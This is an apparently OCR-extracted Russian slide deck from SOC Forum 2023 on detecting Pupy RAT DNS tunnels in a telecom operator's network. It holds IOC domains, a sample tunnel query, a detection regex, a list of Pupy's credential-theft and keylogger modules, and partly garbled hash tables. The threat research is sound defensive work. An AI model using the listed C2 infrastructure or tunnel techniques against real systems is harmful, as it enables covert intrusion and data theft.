

SOC
FORUM
2023

Щелчок Таноса для оператора связи

SOC
FORUM
2023



Игорь Залевский


Руководитель центра исследования
киберугроз Solar 4RAYS

ЗЛОДЕЙ ИЗ КОМИКСОВ, КОТОРЫЙ
С ПОМОЩЬЮ КАМНЕЙ БЕСКОНЕЧНОСТИ
УНИЧТОЖИЛ ПОЛОВИНУ ЖИВЫХ
СУЩЕСТВ ВСЕЛЕННОЙ, ПРОСТО ЩЕЛКНУВ
ПАЛЬЦАМИ





Компрометация
инфраструктуры




Мобильная
связь



Доступ
в интернет (ШПД)



Корпоративная
инфраструктура
провайдера



IPTV



The screenshot displays the Threat Explorer interface with the following data:

domain	type	uniq_names	>1day	len_name	uniq_values	len_value
allowlisted.net	A	654	153	82	9290	12
cloudfont.net	A	498	52	81	7470	12
je5.sk	TX	125364	13021	122	86150	82
	T					
wmssh.com	A	108	0	177	108	12

name	value
1ndznly9-sk1uoyvd1xbpflhw1olokw6moz6q9999.tsfd2cn6sunz4i6232u5gfa9.allowlisted.net	
tz1blii9.jnzewfwothlhe6rmolkr1cultvwa9999.vhsc5a3ydt3plqxn6z4wla9.allowlisted.net	
6ga5eyy9.aihoroxwjr5e4badxv2rsvdzua9999.asbh6h2jsrc2jkmunzudvc9.allowlisted.net	
1ndznly9-sk1z3srrzgc3isic2mstswzdidq9999.saatdj5sdfw64k1izzr54ei9.allowlisted.net	
argwwuq9.zvm5qufantp356w2edq6zj41cpaq9999.gycxsq2bomcjosbval6i2rq9.allowlisted.net	
hlcv5tq9.41ncz1grain5er11thipue123q9999.fvb3j6xbweqgluiznauo3y9.allowlisted.net	
21v5u3q9.enpdv5d545mmy3crfbrmrxgzga9999.gcdm2d3jsy2p3s6t3wrboxfy9.allowlisted.net	

allowlisted.net

- details
- pdns
- virustotal

statistic

RT clients: 5
request per clients: 2

first seen: 2022-07-05
active ip's: 0

solar threats

- Ti_ES_TUN_pupy
- Ti_MALTRAIL_pupyrat

virustotal

- Sophos: malware
- CRDF: malicious
- Fortinet: malware
- alphaMountain.ai: suspicious
- Lionie: malicious
- Seclookup: malicious

IOC и DNS-туннели на сети «Ростелекома»



June 6, 2022

DGA & Sinkhole
активный днс туннель - cbox4.ignorelist[.]com
использует NS сервер beam.ns01[.]info(141.147.16.126)
формат запроса - `^[a-z0-9]{8}\.[a-z0-9]{32}\.[a-z0-9]{24}\.cbox4\ignorelist\.com$`
первый блок из восьми символов, вероятно, id клиента
частота запросов раз в минуту


314 11:33

CYBER THREAT ADVISORY

Dog Hunt: Finding Decoy Dog Toolkit via Anomalous DNS Traffic



April 20, 2023



April 9

CyberSquatting RU Alerts
Исходя из названия, DNS туннелирование это технология, позволяющая упаковать произвольные данные в пакеты, которыми обмениваются DNS сервера и их клиенты. В ряде случаев эта технология используется в качестве канала связи между ботами и их C2 серверами. Бот формирует запрос с зашифрованными данными в подконтрольной злоумышленнику зоне, например, `'2z4uu33k6usgby3lyvyirzgl2xfcacaaamaaiahubqaahsaeaaa4aaajbyv.7dxehsiebie2sguzunustq67aixtl7jzyrvcrvzaisf7ccwgw6a4zjlbo2o7gc7.pwmunmjmotomat4xncruxuocmrd6f4jodesbnayvajl2m4uoitze5klkm3n47u.6dwdxy57vxuwtlyqbg7yo4m4ib3fxrqjy6tnyufekn5uth4ha.e.ed2[.]host'`. DNS резолвер честно идет искать ответ и приходит к NS серверу зоны «e.ed2[.]host», где в качестве NS сервера стоит специализированное ПО, расшифровывающее закодированное сообщение и отдающее зашифрованный ответ. Наиболее эффективным решением является использование запросов типа «TXT», так как они могут содержать достаточно большой объем данных в ответе.

Зная специфические особенности функционирования DNS туннелей, был реализован механизм их обнаружения на основе статистических зависимостей. В последнее время в российском сегменте сети интернет действуют туннели в следующих зонах:

- allowlisted[.]net
- wssh[.]com
- net[.]jeu[.]org
- ads-tm-glb[.]click
- hsdps[.]cc
- cbox4.ignorelist[.]com

Все они вероятно связаны с функционирование RAT Pupy
<https://github.com/n1ni4sec/pupy>

PUPY RAT

- Написан на Python
- Более 100 модулей by default
- Возможность написания своих модулей
- Поддержка различных операционных систем

Администрирование	services	Вывести список служб
Администрирование	getuid	Получить имя пользователя
Учётные данные	loot_memory	Обход памяти процесса в поисках учётных дан
Учётные данные	creddump	Загрузить Nives с удалённой системы Windows
Учётные данные	lazagne	Получить хранимые на цели пароли
Учётные данные	mimipy	Запустить Mimipy для получения учётных дан
Учётные данные	memstrings	Получить печатные строки из памяти процесса
Эксплуатация	mimishell	Выполнить Mimikatz из памяти (Интерактивно)
Эксплуатация	mimikatz	Выполнить Mimikatz из памяти (не-интерактив
Эксплуатация	exploit_suggester	Подсказчик эксплойтов
Эксплуатация	shellcode_exec	Выполнить указанный шелл код (Shellcode) на
Эксплуатация	impersonate	Список токенов процессов
Сбор	keylogger	Перехватчик нажатий клавиатуры (Keylogger)

- Generate payloads in various formats:

Format	Architecture	Short Name
Android Package	x86 & ARMv7	apk
Linux Binary	x86	lin_x86
Linux Binary	x64	lin_x64
Linux Shared Object	x86	so_x86
Linux Shared Object	x64	so_x64

Зарождение Титана

revision 88616b74 cid 4172858337 7de83ccdb6518505dd6750ce8a3f0ebf	revision fctb907a cid 1857261152 18a3f3ed02f826df738f0cbf908adb3	revision 6e9d626c cid 3137878212 may 2023	revision 8973f35e cid 888244193 april 2023
21a153d18b152f95336dc8275fd5aed network/conf.pyo	821a153d18b152f95336dc8275fd5aed network/conf.pyo	b4bd95b12bc6811c601b8e9652e96b6b network/conf.pyo	1ceee7884401a80b8be57e292d4c39bb network/conf.pyo
b6d0857b47c013f448be1e7bfe9f20c network/lib/ack.pyo	fb6d0857b47c013f448be1e7bfe9f20c network/lib/ack.pyo	fb6d0857b47c013f448be1e7bfe9f20c network/lib/ack.pyo	fb6d0857b47c013f448be1e7bfe9f20c network/lib/ack.pyo
41145ece5f99dfc4d3d21b2b14d0b57 network/lib/base.pyo	f41145ece5f99dfc4d3d21b2b14d0b57 network/lib/base.pyo	f41145ece5f99dfc4d3d21b2b14d0b57 network/lib/base.pyo	6ea95dc39cf4cf9f7dd1dfb19bcc1bef network/lib/base.pyo
cc49b29fa8a486fd49439bc24d56c16 network/lib/base_launcher.pyo	7cc49b29fa8a486fd49439bc24d56c16 network/lib/base_launcher.pyo	7cc49b29fa8a486fd49439bc24d56c16 network/lib/base_launcher.pyo	5d3730983578ccdc717b82add551910f network/lib/base_launcher.pyo
9bc5a968f8f6aa93ca287895374cf4 network/lib/buffer.pyo	c9bc5a968f8f6aa93ca287895374cf4 network/lib/buffer.pyo	ae416f21bae06926de8e51d4e61612de network/lib/buffer.pyo	0d002f474105f6b47a22e8bd7d65579 network/lib/buffer.pyo
adb044363f02e6b6d861596f045f146 network/lib/channel.pyo	8adb044363f02e6b6d861596f045f146 network/lib/channel.pyo	8adb044363f02e6b6d861596f045f146 network/lib/channel.pyo	efa57eb25823b38c44e6e07f1608fddb network/lib/channel.pyo
8e90e4535d0e0f74a8fcbf27f95040e network/lib/clients/bosh.pyo	d8e90e4535d0e0f74a8fcbf27f95040e network/lib/clients/bosh.pyo	a7bd81532e46e18c0294ec2c884c8bf7 network/lib/clients/bosh.pyo	a040df8b8aae41859c1a63025fd8153 network/lib/clients/bosh.pyo
569f80e1e4f7d882417d4f9a3a496ae network/lib/clients/common.pyo	b569f80e1e4f7d882417d4f9a3a496ae network/lib/clients/common.pyo	b569f80e1e4f7d882417d4f9a3a496ae network/lib/clients/common.pyo	20deae63c8611823592437f1d39e5ff5 network/lib/clients/common.pyo
0e0bf825915159351197da40291d65c network/lib/clients/local_unix.pyo	f0e0bf825915159351197da40291d65c network/lib/clients/local_unix.pyo	f0e0bf825915159351197da40291d65c network/lib/clients/local_unix.pyo	4a57eb9d47b6474e59d1de988bd24590 network/lib/clients/local_unix.pyo
9b0a07c2ec1e1d110fd8358ad8dd5 network/lib/clients/ssl.pyo	b9b0a07c2ec1e1d110fd8358ad8dd5 network/lib/clients/ssl.pyo	dfe50b4bf4411327c825ccea4ebd06c8e network/lib/clients/ssl.pyo	812e85bfec44809da96b38f43d2f68ca network/lib/clients/ssl.pyo
92167c346f470c628646b22c691368 network/lib/clients/tcp.pyo	092167c346f470c628646b22c691368 network/lib/clients/tcp.pyo	092167c346f470c628646b22c691368 network/lib/clients/tcp.pyo	62be339d243da72d0e0ebd2ff9b82d62 network/lib/clients/tcp.pyo
5dd16ca7916178b7b7168a715164c91 network/lib/clients/udp.pyo	05dd16ca7916178b7b7168a715164c91 network/lib/clients/udp.pyo	05dd16ca7916178b7b7168a715164c91 network/lib/clients/udp.pyo	c667e30495f065ee3a8186bf46371686 network/lib/clients/udp.pyo
6477ec9b2b5a740a4cad89bde3f1e75 network/lib/clients/_init_.pyo	f6477ec9b2b5a740a4cad89bde3f1e75 network/lib/clients/_init_.pyo	f6477ec9b2b5a740a4cad89bde3f1e75 network/lib/clients/_init_.pyo	52502f23f5122f75353270d39023c92c network/lib/clients/_init_.pyo
040df8b8aae41859c1a63025fd8153 network/lib/compat.pyo	a040df8b8aae41859c1a63025fd8153 network/lib/compat.pyo	a040df8b8aae41859c1a63025fd8153 network/lib/compat.pyo	6d14ac4bedc84757f1f8b43f57f8a428 network/lib/compat.pyo
77460477d0e956a585e4532f162c9c0 network/lib/connection.pyo	d77460477d0e956a585e4532f162c9c0 network/lib/connection.pyo	34556f3f1a4daea4b4a176a7be5e9b7fa network/lib/connection.pyo	5e8a0c8e91aef3e93dea37ca679413493 network/lib/connection.pyo
a57eb9d47b6474e59d1de988bd24590 network/lib/convcompat.pyo	4a57eb9d47b6474e59d1de988bd24590 network/lib/convcompat.pyo	4a57eb9d47b6474e59d1de988bd24590 network/lib/convcompat.pyo	bff3c4a946b8c02fe7007c9b795844ce network/lib/convcompat.pyo
bb393e25ea2428137aa599253f3eb7f network/lib/dnsinfo.pyo	1bb393e25ea2428137aa599253f3eb7f network/lib/dnsinfo.pyo	56f17bb3a67c5a009074f800b034af16 network/lib/dnsinfo.pyo	71deb3d1bcfb6a866de0832a2fbb593 network/lib/dnsinfo.pyo
46e253ca24faae189d88a48c81b0653 network/lib/doh.pyo	d46e253ca24faae189d88a48c81b0653 network/lib/doh.pyo	d46e253ca24faae189d88a48c81b0653 network/lib/doh.pyo	19abbf73ce036c4d1f66dcd3143b0756 network/lib/doh.pyo
667e30495f065ee3a8186bf46371686 network/lib/echo.pyo	c667e30495f065ee3a8186bf46371686 network/lib/echo.pyo	c667e30495f065ee3a8186bf46371686 network/lib/echo.pyo	c196d67ca33c470b2b74f321be420d87 network/lib/echo.pyo
2502f23f5122f75353270d39023c92c network/lib/expand.pyo	52502f23f5122f75353270d39023c92c network/lib/expand.pyo	ba28d59ddccc667f150af5fd1a335639 network/lib/expand.pyo	322710f60bc122ef1291580056eb423d network/lib/expand.pyo
90aa30ac32261bbb9c7be7013fc3637 network/lib/http_parser.pyo	790aa30ac32261bbb9c7be7013fc3637 network/lib/http_parser.pyo	5eba496f31d4ce6e6ceeb09a8ec8f29a network/lib/http_parser.pyo	4b64457a961f01b7c0cce915842cd25b network/lib/http_parser.pyo
d72e61abe56ff64badec3a5a6d824e1 network/lib/igd.pyo	ed72e61abe56ff64badec3a5a6d824e1 network/lib/igd.pyo	790aa30ac32261bbb9c7be7013fc3637 network/lib/igd.pyo	b1957e2762c8f7e742681f297e5c00f1 network/lib/igd.pyo
fc2ca233ef8fe791bbccae641a334dc network/lib/launchers/auto_proxy.pyo	7fc2ca233ef8fe791bbccae641a334dc network/lib/launchers/auto_proxy.pyo	ed72e61abe56ff64badec3a5a6d824e1 network/lib/launchers/auto_proxy.pyo	58d48214d5829003511b8d54514e61d5 network/lib/launchers/auto_proxy.pyo
76f2850b9ac569a9701a570703a0a2c network/lib/launchers/bind.pyo	a76f2850b9ac569a9701a570703a0a2c network/lib/launchers/bind.pyo	7fc2ca233ef8fe791bbccae641a334dc network/lib/launchers/bind.pyo	2f3ad431346e2fb6f9d48412bed847e5 network/lib/launchers/bind.pyo
96a402d590091fd6edbcc0eed75e9c3 network/lib/launchers/connect.pyo	b96a402d590091fd6edbcc0eed75e9c3 network/lib/launchers/connect.pyo	0e719d41fca0d03075e519e3811c04a2 network/lib/launchers/connect.pyo	43e93b761d8a842021d124ebe8e76901 network/lib/launchers/connect.pyo
efd4f82024ec0f3ad280399fd4ccccc network/lib/launchers/dnscnc.pyo	3efd4f82024ec0f3ad280399fd4ccccc network/lib/launchers/dnscnc.pyo	b96a402d590091fd6edbcc0eed75e9c3 network/lib/launchers/dnscnc.pyo	95a0952c58d6f51f68d5ae9924897b66 network/lib/launchers/dnscnc.pyo
1aeb463d17ea84c5b0e9b4e7c056c3b network/lib/launchers/special.pyo	81aeb463d17ea84c5b0e9b4e7c056c3b network/lib/launchers/special.pyo	b8aa0f0d2240bedf46b667caeb98054 network/lib/launchers/special.pyo	816e0befc9df30a32c49a8b06832af97 network/lib/launchers/special.pyo
089d14e469082415226c7ec69a5f664 network/lib/launchers/_init_.pyo	d089d14e469082415226c7ec69a5f664 network/lib/launchers/_init_.pyo	d7265296508a35893b5c83108cf7bb60 network/lib/launchers/_init_.pyo	8ce71e1d844e007c2e4bb3f9677a020e network/lib/launchers/_init_.pyo
bc2d564f7db90dd04c3d8a5108f5951 network/lib/msgtypes.pyo	cbc2d564f7db90dd04c3d8a5108f5951 network/lib/msgtypes.pyo	d089d14e469082415226c7ec69a5f664 network/lib/msgtypes.pyo	4a77487dc6e758fa8367851a0c4707bc network/lib/msgtypes.pyo
b64457a961f01b7c0cce915842cd25b network/lib/netcreds.pyo	4b64457a961f01b7c0cce915842cd25b network/lib/netcreds.pyo	cbc2d564f7db90dd04c3d8a5108f5951 network/lib/netcreds.pyo	e31c0f9c4f39d2ac4b7816fba4138d36 network/lib/netcreds.pyo
f79b150b4937f14c96a9a0aa6f654a network/lib/ntp.pyo	2f79b150b4937f14c96a9a0aa6f654a network/lib/ntp.pyo	4b64457a961f01b7c0cce915842cd25b network/lib/ntp.pyo	e5af31f1a0f8ecff928830db2dd22f4f network/lib/ntp.pyo
8d48214d5829003511b8d54514e61d5 network/lib/ntplib.pyo	58d48214d5829003511b8d54514e61d5 network/lib/ntplib.pyo	b1957e2762c8f7e742681f297e5c00f1 network/lib/ntplib.pyo	5f7cc62e810ab7b57a9c5ae0175b4a38 network/lib/ntplib.pyo
be801f4b09f317d8beebedf92f40d7 network/lib/online.pyo	bbe801f4b09f317d8beebedf92f40d7 network/lib/online.pyo	58d48214d5829003511b8d54514e61d5 network/lib/online.pyo	57e211599f209509c17365e1628c5827 network/lib/online.pyo
3e93b761d8a842021d124ebe8e76901 network/lib/pac.pyo	43e93b761d8a842021d124ebe8e76901 network/lib/pac.pyo	b6afaac9a9875d3c56d180095e8c555e network/lib/pac.pyo	a1557d43f6f2887412786375833cb20a network/lib/pac.pyo
f4ce5662f0d1d1838aee2888098afe0 network/lib/picocmd/ascii85.pyo	2f4ce5662f0d1d1838aee2888098afe0 network/lib/picocmd/ascii85.pyo	7002db9b057ab7596c09cf16522b1531 network/lib/pac.pyo	1e23056ce4ab637fa1490e51a44d0590 network/lib/picocmd/ascii85.pyo

6 расследований за 2023 год

Компрометация инфраструктуры

- Точка входа не найдена (но обычно это веб)
- 9 месяцев инфраструктура взломана
- Заражение только пих-систем

ЗАРАЖЕНИЕ



- SSH как основа
- 12 зараженных серверов в разных сегментах сети

Кастомная компиляция рпуру под ARM Linux (сетевое хранилище Synology)

СБОР ДАННЫХ





- Корпоративный портал
- Gitlab
- Различные БД
- Файловые серверы
- Системы администраторов
- Почта

ИНСТРУМЕНТАРИЙ




- PupyRAT
- Sliver
- 3snake (sudo, sshd)
- Nmap

Управление ботнетом было передано или перехвачено




HUAWEI IMASTER MAE-M

